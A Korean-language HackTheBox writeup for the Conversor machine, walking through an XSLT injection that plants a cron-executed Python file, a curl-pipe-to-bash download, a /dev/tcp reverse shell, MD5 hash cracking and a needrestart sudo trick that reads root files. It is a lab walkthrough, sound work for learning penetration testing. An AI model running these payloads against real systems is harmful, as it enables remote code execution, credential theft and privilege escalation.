HackTheBox Labs Writeup - Conversor
이 글은 HackTheBox 의 Easy 난이도 머신인 Conversor 에 대한 Writeup이다.
User Flag
먼저 nmap으로 열려 있는 포트를 확인한다.
$ nmap -sV -A -T4 -Pn 10.129.18.79
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-13 00:24 KST
Nmap scan report for 10.129.18.79
Host is up (0.63s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT       ADDRESS
1   682.96 ms 10.10.16.1
2   322.04 ms 10.129.18.79

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.22 seconds
22번 포트(SSH)와 80번 포트(HTTP)가 열려 있으며, HTTP는 conversor.htb 도메인으로 리다이렉트된다. /etc/hosts에 해당 도메인을 추가한다.
$ echo "10.129.18.79 conversor.htb" | sudo tee -a /etc/hosts
웹 애플리케이션 탐색

conversor.htb에 접속하면 로그인 페이지가 나타난다. 회원가입이 가능하므로 새 계정을 만들고 로그인한다.

로그인하면 Conversor의 메인 기능을 볼 수 있다. XML 파일과 XSLT 스타일시트를 함께 업로드하면 XML 데이터를 시각적으로 보기 좋은 HTML 형태로 변환해주는 서비스다. Download Template 링크를 클릭하면 사이트에서 제공하는 예시 파일 nmap.xslt 을 다운로드할 수 있다.
/about 페이지에서는 애플리케이션 소스 코드를 통째로 다운로드할 수 있다.

다운로드한 source_code.tar.gz 파일을 풀어 조사한다.
$ tar -xvf source_code.tar.gz
소스 코드 분석
소스 코드를 열어보면 두 가지 중요한 단서를 찾을 수 있다.
1. app.py — XSLT 처리 시 입력값 검증 없음
업로드된 XSLT 파일을 그대로 처리하고 있으며 어떠한 화이트리스트나 검증 로직이 없다. XSLT는 단순한 스타일 변환 언어가 아니라, EXSLT처럼 파일 시스템에 접근하거나 파일을 생성할 수 있는 강력한 확장 기능을 포함하고 있다. 이를 제한하지 않으면 서버 측에서 임의 파일을 쓸 수 있는 취약점이 된다.
@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?,?)", (file_id, session['user_id'], filename))
        conn.commit()
        conn.close()
        return redirect(url_for('index'))
    except Exception as e:
        return f"Error: {e}"
2. install.md — 크론 잡으로 파이썬 스크립트 자동 실행
install.md 안에 서버 운영 관련 설명이 있는데, /var/www/conversor.htb/scripts/ 디렉터리의 .py 파일을 1분마다 자동으로 실행하는 크론 잡이 설정되어 있다는 내용이 있다.
You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
이 두 가지를 조합하면 공격 경로가 명확해진다. XSLT 인젝션으로 해당 디렉터리에 악성 파이썬 스크립트를 작성하고, 크론 잡이 실행하기를 기다리면 된다.
초기 침투 — XSLT 인젝션으로 www-data 쉘 획득
EXSLT의 http://exslt.org/common 네임스페이스에는 <exsl:document> 확장 요소가 있는데, 이를 이용하면 변환 결과를 서버의 특정 경로에 파일로 출력할 수 있다. 이 기능을 악용해 크론 잡 디렉터리에 파이썬 리버스 쉘 스크립트를 심는다.
악성 XSLT 파일(payload.xslt)을 다음과 같이 작성한다. 공격자 머신 IP와 shell.sh를 서비스할 포트는 적절히 편집해야 한다.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:shell="http://exslt.org/common"
  extension-element-prefixes="shell"
  version="1.0"
>
  <xsl:template match="/">
    <shell:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import os
os.system("curl 10.10.16.127:8000/shell.sh|bash")
    </shell:document>
  </xsl:template>
</xsl:stylesheet>
이 XSLT가 서버에서 처리되는 순간, /var/www/conversor.htb/scripts/shell.py 파일이 생성된다. 해당 파이썬 스크립트는 공격자 머신에서 shell.sh를 다운로드해 bash로 실행한다.
리버스 쉘 스크립트(shell.sh)는 아래와 같다.
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.127/1234 0>&1
공격자 머신에서 2개의 터미널을 열고 각각 HTTP 서버와 netcat 리스너를 준비한다.
$ python3 -m http.server 8000
$ nc -lvnp 1234
Conversor 웹 앱에서 nmap XML 파일과 함께 악성 XSLT 파일을 업로드한다.

업로드 직후 크론 잡이 실행될 때까지 최대 1분 정도 기다리면 리스너에 연결이 들어온다.
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.127] from (UNKNOWN) [10.129.18.79] ...
www-data@conversor:~$
www-data 권한의 초기 쉘을 획득했다.
사용자 플래그 — DB 해시 크래킹 후 SSH 접속
데이터베이스 파일 수집
www-data 쉘에서 애플리케이션 디렉터리를 둘러보면 SQLite 데이터베이스 파일이 있다.
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
sqlite3 users.db
.tables
files  users
.schema users
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    );
select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
...
fismathack 계정의 패스워드 해시가 저장되어 있다. 해시 길이와 형식을 보면 MD5임을 알 수 있다.
해시 크래킹
John the Ripper로 rockyou 워드리스트를 사용해 크래킹해 fismathack 의 암호가 Keepmesafeandwarm 인 것을 확인한다.
$ echo "5b5c3ac3a1c897c94caad48e6c71fdec" > hash.txt
$ john -w='/home/kali/Desktop/SecLists-master/Passwords/Leaked-Databases/rockyou.txt'  hash.txt --format=RAW-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Keepmesafeandwarm (?)
1g 0:00:00:00 DONE (2026-04-13 00:49) 2.000g/s 21945Kp/s 21945Kc/s 21945KC/s Keisean1..Keeperhut141
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
nmap 스캐닝으로 ssh 가 실행 중인 것을 알았으니 새로 알아낸 인증 정보로 접속을 시도한다.
$ ssh fismathack@conversor.htb
fismathack@conversor:~$ cat user.txt
Root Flag
sudo 권한 확인
fismathack은 패스워드 없이 /usr/sbin/needrestart를 루트로 실행할 수 있다.
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
needrestart 분석
needrestart는 시스템 라이브러리 업데이트 후 재시작이 필요한 서비스들을 점검해주는 유틸리티다. -c 옵션으로 외부 설정 파일 경로를 지정할 수 있는데, 여기서 중요한 점은 이 설정 파일이 내부적으로 Perl 코드로 eval 된다는 점이다.
fismathack@conversor:~$ sudo /usr/sbin/needrestart --help

needrestart 3.7 - Restart daemons after library updates.

Authors:
  Thomas Liske <thomas@fiasko-nw.net>

Copyright Holder:
  2013 - 2022 (C) Thomas Liske [http://fiasko-nw.net/~thomas/]

Upstream:
  https://github.com/liske/needrestart

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

Usage:

  needrestart [-vn] [-c <cfg>] [-r <mode>] [-f <fe>] [-u <ui>] [-(b|p|o)] [-klw]

    -v          be more verbose
    -q          be quiet
    -m <mode>   set detail level
        e       (e)asy mode
        a       (a)dvanced mode
    -n          set default answer to 'no'
    -c <cfg>    config filename
    -r <mode>   set restart mode
        l       (l)ist only
        i       (i)nteractive restart
        a       (a)utomatically restart
    -b          enable batch mode
    -p          enable nagios plugin mode
    -o          enable OpenMetrics output mode, implies batch mode, cannot be used simultaneously with -p
    -f <fe>     override debconf frontend (DEBIAN_FRONTEND, debconf(7))
    -t <seconds> tolerate interpreter process start times within this value
    -u <ui>     use preferred UI package (-u ? shows available packages)

  By using the following options only the specified checks are performed:
    -k          check for obsolete kernel
    -l          check for obsolete libraries
    -w          check for obsolete CPU microcode

    --help      show this help
    --version   show version information
루트 플래그 획득
-c 옵션에 /root/root.txt를 직접 지정한다. needrestart가 플래그 파일의 내용을 Perl 코드로 해석하려 시도하다가 문법 오류가 발생하고, 그 오류 메시지 안에 파일 내용이 그대로 노출된다.
fismathack@conversor:~$ sudo /usr/sbin/needrestart -c /root/root.txt
Error parsing /root/root.txt: Bareword "<REDACTED>" not allowed while "strict subs" in use at (eval 14) line 1.
오류 메시지에 루트 플래그가 포함되어 있다.